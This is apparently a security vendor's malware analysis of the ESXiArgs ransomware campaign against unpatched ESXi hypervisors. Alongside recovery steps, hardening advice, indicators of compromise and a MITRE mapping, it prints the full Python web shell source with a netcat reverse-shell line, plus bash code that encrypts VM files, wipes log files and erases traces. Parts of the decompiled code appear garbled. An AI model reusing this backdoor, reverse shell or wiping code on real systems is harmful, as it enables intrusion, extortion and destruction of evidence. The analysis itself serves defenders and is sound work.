

# Analysis of ESXiArgs Ransomware | SECUINFRA

Published: 2023-04-13 · Archived: 2026-04-05 21:47:43 UTC

## Content

- [Attack Vectors](#)
- [Analysis of ESXiArgs Ransomware](#)
- [Recovery Options](#)
- [Steps to protect your Hypervisor](#)
- [Yara rules](#)
- [Indicators of Compromise](#)
- [MITRE ATT&CK Mapping](#)

**In this blog post we will be analyzing the recent “ESXiArgs” [Ransomware](#) variant, which spread to a large number of outdated, internet-exposed ESXi Servers around the world.**

## Attack Vectors

In the past [Ransomware](#) targeting ESXi Hypervisors was largely human-operated as a later stage of general [Ransomware](#) attack, where other Assets (Clients, Servers) are encrypted first. Accessing these virtualization systems usually involves acquiring credentials first and changing configuration options to allow for remote access to the Hypervisor, where the [ransomware](#) is executed by the attacker through a [“hands-on-keyboard” attack](#).

This changed in late 2022 when Juniper Threat Labs first [discovered a novel Backdoor](#) targeting ESXi Hypervisors. A few weeks later this [Backdoor](#) script would be the first post-exploitation component of an automated [Ransomware](#) campaign named “ESXiArgs” (after the targeted systems and the file extension .args). The spread of ESXiArgs [Ransomware](#) surged starting on February 2<sup>nd</sup> 2023 when automated exploitation of the vulnerability [CVE-2021-21974](#) hit many internet-facing ESXi deployments hosted with e.g. [OVH](#), Hetzner and other Hosters around the world. The OpenSLP (Service Location Protocol) on Port 427/tcp is exploited through a Heap-Overflow leading to Remote Code Execution on the ESXi system. [Public exploitation tools](#) have been available since June 2021. According to the warning issued by [CERT-FR](#) the vulnerability affects unpatched systems running the following ESXi versions:

- ESXi versions 7.x before ESXi70U1c-17325551
- ESXi versions 6.7.x before ESXi670-202102401-SG
- ESXi versions 6.5.x before ESXi650-202102101-SG

At the time of writing there are nearly 2500 ESXi systems exposed to the Internet that are affected by ESXiArgs [Ransomware](#) as found by the search engine [Censys](#) (based on the Ransomnote being present on the ESXi Web Interface).




Figure 1: Censys Search for ESXiArg victims

## How to Restore Your Files

### Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send 2.073141 bitcoins to the wallet 1KEx

If money is received, encryption key will be available on TOX\_ID: D6C3

### Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

### Note

SSH is turned on

Firewall is disabled

Figure 2: Ransomnote displayed on the ESXi Webinterface of a compromised system

After the initial exploitation of CVE-2021-21974 the threat actors persist the “vmttools.py” [Backdoor](#) script that was previously analyzed by Juniper Threat Labs. The [Web Shell](#) consists of a HTTP Server on Port 8008 that accepts post requests with a specified command structure. Requests with the action “local” run commands on the Hypervisor system and output to the [web shell](#). Using the “remote” action the attackers can open a reverse shell to the specified host IP and port.

```
1 |#!/bin/python
2 |"""
3 |Copyright 2011 - 2014 VMware, Inc. All rights reserved.
4 |
5 |This module starts debug tools
6 |"""
7 |
8 |from http.server import BaseHTTPRequestHandler, HTTPServer
9 |import cgi
10|import hashlib
11|import os
12|import subprocess
13|import base64
14|import binascii
15|
16|class PostServer(BaseHTTPRequestHandler):
17|    def do_POST(self):
18|        self.send_response(200)
19|        self.send_header('Content-type', 'text/html')
20|        self.end_headers()
21|
22|        form = cgi.FieldStorage(
23|            fp=self.rfile,
24|            headers=self.headers,
25|            environ={'REQUEST_METHOD': 'POST'})
26|
27|
28|        pwd = form.getvalue('server_namespace')
29|        action = form.getvalue('service_instance')
30|        if pwd is None or hashlib.md5(pwd.encode()).hexdigest() != '[HASH REDACTED]':
31|            return
32|
33|        if action is None or action == 'local':
34|            encoded_cmd = form.getvalue('operation_id')
35|            if encoded_cmd is not None:
36|                try:
37|                    cmd = str(base64.b64decode(encoded_cmd), "utf-8")
38|                except binascii.Error:
39|                    return
40|                self.wfile.write(os.popen(cmd).read().encode())
41|
42|        if action == 'remote':
43|            host = form.getvalue('envelope')
44|            if host is not None:
45|                port = form.getvalue('path_set')
46|                if port is None:
47|                    port = '427'
48|
49|            cmd = 'mkfifo /tmp/tmpy_8th_nb; cat /tmp/tmpy_8th_nb | /bin/sh -i 2>&1 | nc %s %s > /tmp/tmpy_8th_nb' % (host, port)
50|            subprocess.Popen(cmd, shell=True)
51|
52|HTTPServer(('127.0.0.1', 8008), PostServer).serve_forever()
```



Figure 3: vmtools.py Script – used for a [Web Shell](#)

Once persistence on the Hypervisor is achieved the threat actors transfer the [Ransomware](#) components to the system through an archive file called “archie.zip”, which contains the Ransomnotes for the Web Interface and SSH Message of the Day as well as a Bash script and an ELF binary for the file [encryption](#).

ESXiArgs [Ransomware](#) is implemented in the Bash script while the supplied ELF binary is only used for the [encryption](#) process. Let’s look at the script first:

First ESXiArgs collects a list of disk and swap files for the configured VMs on the Hypervisor and renames them. In contrast to many other ESXi [Ransomware](#) implementations ESXiArgs does not use utilities like “esxcli”, “vmware-cmd” or “vim-cmd” to power down running VMs to be able to encrypt them, but rather it just terminates the vmx process. This action could potentially lead to errors or corruption of VM data.

```
9  ## CHANGE CONFIG
10
11  for config_file in $(esxcli vm process list | grep "Config File" | awk '{print $3}'); do
12      echo "FIND CONFIG: $config_file"
13      sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
14  done
15
16  ## STOP VMX
17  echo "KILL VMX"
18  kill -9 $(ps | grep vmx | awk '{print $2}')
```

Figure 4: Information Gathering and killing vmx

When encrypting VM data ESXiArgs iterates through a list of volumes and tries to encrypt VM storage and configuration files using intermitted [encryption](#) blocks. The information which file to encrypt is passed as arguments to the “encrypt” binary which we will analyze shortly.

```
## ENCRYPT
chmod +x $CLEAN_DIR/encrypt
for volume in $(IFS=$'\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F' ' '{print $2}'); do
echo "START VOLUME: $volume"
IFS=$'\n'
for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name "*.vswp" -o -name "*.vmss" -o -name "*.nvram" -o -name "*.vmem"); do
if [[ -f "$file_e" ]]; then
size_kb=$(du -k $file_e | awk '{print $1}')
if [[ $size_kb -eq 0 ]]; then
size_kb=1
fi
size_step=0
if [[ $(($size_kb/1024)) -gt 128 ]]; then
size_step=$((($size_kb/1024/100)-1))
fi
echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "$file_e" $size_step 1 $((size_kb*1024))"
echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024)) >/dev/null 2>&1&
fi
done
IFS=$' '
```

Figure 5: File [Encryption](#) Routine

After encrypting the VM files the [Ransomware](#) drops two Ransomnotes: The first one will overwrite the vSphere Web Interface (see Figure 2) and the second one will overwrite the SSH Message of the Day to be displayed on Login.

To cover their tracks and make following investigations more difficult ESXiArgs deletes Log-Files from the system.

```
45  ## INDEX.HTML
46  CLEAN_DIR="/tmp/"
47  IFS=$'\n'
48  for file_ui in $(find /usr/lib/vmware -type f -name index.html); do
49      path_to_ui=$(dirname $file_ui)
50      echo "FIND UI: $path_to_ui"
51      mv "$path_to_ui/index.html" "$path_to_ui/index1.html"
52      cp "$CLEAN_DIR/index.html" "$path_to_ui/index.html"
53  done
54  IFS=$' '
55
56  ## SSH HI
57
58  mv /etc/motd /etc/motd1 && cp $CLEAN_DIR/motd /etc/motd
59
60  ## DELETE
61  echo "START DELETE"
62
63  /bin/find / -name *.log -exec /bin/rm -rf {} \;
```

Figure 6: Dropping the Ransomnote and deleting Log files

Lastly ESXiArgs will remove it’s persistence (e.g. via /etc/rc.local.d/local.sh) and delete all artifacts used for the [encryption](#) process to act as an Anti-Analysis measure.

```
73  if [ -f "/sbin/hostd-probe.bak" ]; then
74  fi
75  /bin/rm -f /sbin/hostd-probe
76  /bin/mv /sbin/hostd-probe.bak /sbin/hostd-probe
77  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /sbin/hostd-probe
78  fi
79
80  B=$(/bin/vmware -l | /bin/grep " 7." | /bin/wc -l)
81  if [[ $B -ne 0 ]]; then
82  then
83  /bin/chmod +w /var/spool/cron/crontabs/root
84  /bin/sed 's/d' /var/spool/cron/crontabs/root > /var/spool/cron/crontabs/root.1
85  /bin/sed '1,8d' /var/spool/cron/crontabs/root.1 > /var/spool/cron/crontabs/root.2
86  /bin/rm -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1
87  /bin/mv /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root
88  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /var/spool/cron/crontabs/root
89  /bin/chmod -w /var/spool/cron/crontabs/root
90  fi
91
92  if [[ $B -eq 0 ]]; then
93  then
94  /bin/sed '1d' /bin/hostd-probe.sh > /bin/hostd-probe.sh.1 /bin/mv /bin/hostd-probe.sh.1 /bin/hostd-probe.sh
95  fi
96
97  /bin/rm -f /store/packages/vmtools.py
98  /bin/sed 's/d' /etc/vmware/httpsproxy/endpoints.conf > /etc/vmware/httpsproxy/endpoints.conf.1 && /bin/mv /etc/vmware/httpsproxy/endpoints.conf.1 /etc/vmware/httpsproxy/endpoints.conf
99  /bin/echo "" > /etc/rc.local.d/local.sh
100 /bin/touch -r /etc/vmware/httpsproxy/config.xml /etc/vmware/httpsproxy/endpoints.conf
101 /bin/touch -r /etc/vmware/httpsproxy/config.xml /bin/hostd-probe.sh
102 /bin/touch -r /etc/vmware/httpsproxy/config.xml /etc/rc.local.d/local.sh
103
104 /bin/rm -f $CLEAN_DIR"encrypt" $CLEAN_DIR"nohup.out" $CLEAN_DIR"index.html" $CLEAN_DIR"motd" $CLEAN_DIR"public.pem" $CLEAN_DIR"archive.zip"
105
106 /bin/sh /bin/auto-backup.sh
107 /bin/rm -- "$@"
108
109 /etc/init.d/SSH start
```

Figure 7: Deletion of artifacts and persistence

The ESXiArgs “encrypt” binary is a 64bit LSB ELF file with the debug information still intact. Still it only handles the actual file [encryption](#) it is relatively small with a file size of 48KB.

```
~/Malware/FalconTeam/esx1/esxlargs$ file encrypt
encrypt: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
nux 2.6.8, with debug_info, not stripped
```

Figure 8: Information on the “encrypt” binary

The binary features a usage dialog and requires the RSA Public Key, the file path and values for the intermitted [encryption](#) to be passed as arguments.

```
puts("usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>");
puts("    enc_step - number of MB to skip while encryption");
puts("    enc_size - number of MB in encryption block");
puts("    file_size - file size in bytes (for sparse files)\n");
return 1;
```

Figure 9: Help menu for the “encrypt” binary

The file [encryption](#) is done through a combination of asymmetric RSA and symmetric Sosemanuk algorithms. Sosemanuk is part of the eSTREAM portfolio and a relatively rare sight in [Ransomware](#). From the debug information contained in the binary we suspect that the threat actors may have based their implementation on this [Github repository](#).

```
1 BYTE *__fastcall sosemanuk_encrypt(__int64 a1, _BYTE *a2, _BYTE *a3, unsigned __int64 a4)
2 {
3     _BYTE *result; // rax
4     unsigned __int64 v5; // [rsp+0h] [rbp-30h]
5     _BYTE *v6; // [rsp+8h] [rbp-28h]
6     _BYTE *v7; // [rsp+10h] [rbp-20h]
7     unsigned __int64 v8; // [rsp+20h] [rbp-8h]
8
9     v7 = a2;
10    v6 = a3;
11    v5 = a4;
12    result = (_BYTE *)*(unsigned int *)(a1 + 128);
13    if ( (unsigned int)result <= 0x4F )
14    {
15        v8 = 80LL - *(unsigned int *)(a1 + 128);
16        if ( v8 > 04 )
17        {
18            xorbuf((_BYTE *))(a1 + 48 + *(unsigned int *)(a1 + 128), a2, a3, v6);
19            v7 = &a2[v8];
20            v6 += v8;
21            v5 -= v8;
22            result = (_BYTE *)a1;
23            *(__DWORD *) (a1 + 128) += v8;
24        }
25        while ( v5 )
26        {
27            sosemanuk_internal(a1);
28            if ( v5 <= 0x4F )
29            {
30                xorbuf((_BYTE *))(a1 + 48), v7, v6, v5);
31                result = (_BYTE *)a1;
32                *(__DWORD *) (a1 + 128) = v5;
33                v5 = 0LL;
34            }
35            else
36            {
37                result = xorbuf((_BYTE *))(a1 + 48), v7, v6, 80LL);
38                v7 += 80;
39            }
40        }
41    }
42    else
43    {
44        print_error_ex("RSA_public_encrypt", 11L);
45        return 2;
46    }
47    else
48    {
49        *a5 = v11;
50        return 0;
51    }
52    }
53    else
54    {
55        puts("encrypt bytes: too big data");
56        return 1;
57    }
58 }
```

Figure 10: Sosemanuk and RSA [encryption](#) routines

## Recovery Options

Before any recovery of virtual machines in attempted the ESXi Hypervisor should be secured and backed up. In some cases, the [encryption](#) may have failed to encrypt the VM data correctly and therefore some can be recovered. Enes Sonmez & Ahmet Aykac from YoreGroup Tech Team have documented a recovery workflow [here](#), which might help victims to restore their VMs in a timely manner. It seems that this process only applies to VM with “thin provisioned” storage though.

Update (2023-02-08): CISA released a recovery script for affected Hypervisors, you can find it on [GitHub](#).

## Steps to protect your Hypervisor

1 – **Keep your Hypervisor up-to-date:** Affected ESXi versions should be upgraded to the latest patch immediately. Versions that reached the End-of-Life in terms of vendor support should be decommissioned and migrated to a more recent version.

2 – **Do not expose your Hypervisor to the public Internet:** This includes all management interfaces (LAN, IPMI) but also protocols and features such as SSH, OpenSLP, SNMP and vSphere (which should all be disabled by default). Network access to the Hypervisor should be restricted through a [firewall](#).

3 – **Back up your Hypervisor:** As with any other system affected by [Ransomware](#), keeping Backups is a key step in restoring the service in a timely manner. This includes Virtual Harddisk files as well as VMware configuration data for the VMs.

4 – **Use Syslog to retain Logs:** ESXiArgs and many other Hypervisor-specific [Ransomware](#) target Log files on the system for deletion to prevent further investigation, so it is important to export and store these logs safely.

5 – **Disable the execution of unsigned software:** The configuration option *execInstalledOnly* restricts the ESXi to only execute so-called vSphere Installable Bundles (VIB) which refers to ESXi software components or VMware-approved third party applications. Any unsigned [Ransomware](#) binaries could therefore not be run on the system. It is important to understand that this configuration option should be persisted through UEFI SecureBoot (which requires a supported Hardware TPM) to defend against human-operated [Ransomware](#). More information about this feature can be found [here](#).

6 – **Review user authentication:** User [authentication](#) should not be done through Active Directory to prevent Lateral Movement to the Hypervisor in case of a Domain Controller compromise. Local user accounts should be restricted to a Password Policy, limited [authentication](#) attempts and temporary lockouts if they fail to authenticate.

## Yara rules

Yara rules for the Python, Bash and Binary files utilized by ESXiArgs [Ransomware](#) can be found in our [Github repository](#).

## Indicators of Compromise

### Samples

The [Ransomware](#) samples were procured through an [affected victim on the BleepingComputer Forum](#).

11b1b2375d9d840912cfd1f0d0d04d93ed0cddb0ae4ddb550a5b62cd044d6b66 encrypt

10c3b6b03a9bf105d264a8e7f30dcab0a6c59a414529b0af0a6bd9f1d2984459 encrypt.sh

773d147a031d8ef06ee8ec20b614a4fd9733668efeb2b05aa03e36baaf082878 vmtools.py

### Filenames

vmtools.py

encrypt

/tmp/tmpy\_8th\_nb

nohup.out

public.pem

archieve.zip

motd

## MITRE ATT&CK Mapping

Tactic	Technique	Description	Observable
Reconnaissance	Active Scanning: Vulnerability Scanning (T1595.002)	Threat Actors behind ESXiArgs are actively scanning for vulnerable ESXi Servers	CVE-2021-21974 artifacts
Initial Access	Exploit Public-Facing Application (T1190)	Exploitation of OpenSLP	CVE-2021-21974 artifacts
Execution	Command and Scripting Interpreter: Python (T1059.006)	<a href="#">Backdoor/Web Shell</a> implemented in Python	vmtools.py
Persistence	Boot or Logon Initialization Scripts: RC Scripts (T1037.004)	Persisting the Python <a href="#">backdoor</a>	/etc/rc.local.d/local.sh
Command and Control	Non-Standard Port (T1571)	<a href="#">Web Shell</a> implemented in vmtools.py	HTTP Post Server on Port 8008
Command and Control	Non-Standard Port (T1571)	Reverse Shell implemented in vmtools.py	Reverse Shell via specified port; default fallback: 427
Execution	Command and Scripting Interpreter: Unix Shell (T1059.004)	<a href="#">Ransomware</a> functionality is implemented in Bash	encrypt.sh
Impact	Data Encrypted for Impact (T1486)	VM data is encrypted via RSA+Sosemanuk	encrypt binary
Impact	Service Stop (T1489)	Ending a process to power down VMs	Killing the vmx process in encrypt.sh
Impact	Defacement: External Defacement (T1491.002)	Defacement of the vSphere Web Interface	Overwriting index.html with the Ransomnote

Impact	Defacement: Internal Defacement (T1491.001)	Defacement of the SSH MOTD	Overwriting motd with the Ransomnote
Defense Evasion	Indicator Removal: Clear Linux or Mac System Logs (T1070.002)	Log file deletion	Deleting all .log files

---

Source: <https://www.secuinfra.com/en/techtalk/hide-your-hypervisor-analysis-of-esxiargs-ransomware/>